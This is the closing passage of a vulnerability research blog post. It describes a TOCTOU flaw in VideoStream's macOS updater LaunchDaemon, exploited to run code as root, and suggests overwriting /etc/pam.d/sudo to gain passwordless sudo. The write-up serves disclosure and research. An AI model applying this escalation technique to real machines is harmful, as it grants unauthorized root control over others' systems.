-rw-r--r--  1 root  wheel  0 Feb  2 21:19 /tmp/proof
```

If we'd like to get root access without a reboot, then instead of adding a new LaunchDaemon plist file, we could override the /etc/pam.d/sudo and allow ourselves to use the sudo command without prompting for password.

## In Conclusion

- We used the Suspicious Package to investigate the installation package of VideoStream, and continued to learn about LaunchAgents and LaunchDaemons processes.
- We identified that VideoStream registers a LaunchDaemon that serves the update process, which checks for a new version every 5 hours.
- We detected a TOCTOU vulnerability in the process that allowed us to cause the process to install our malicious file. This enabled us to write to system files as root, and we successfully executed code as root and generated a file using touch /tmp/proof.

- A small change in the `escalate.tar.gz` file, so that it overwrites the `etc/pam.d/sudo` file, could grant us root permissions on the system without the need for a restart.

## Dan Revah's Blog


- Dan Revah's Blog
- danrevah89@gmail.com


Software Engineering, Cybersecurity, Reverse Engineering and Vulnerability Research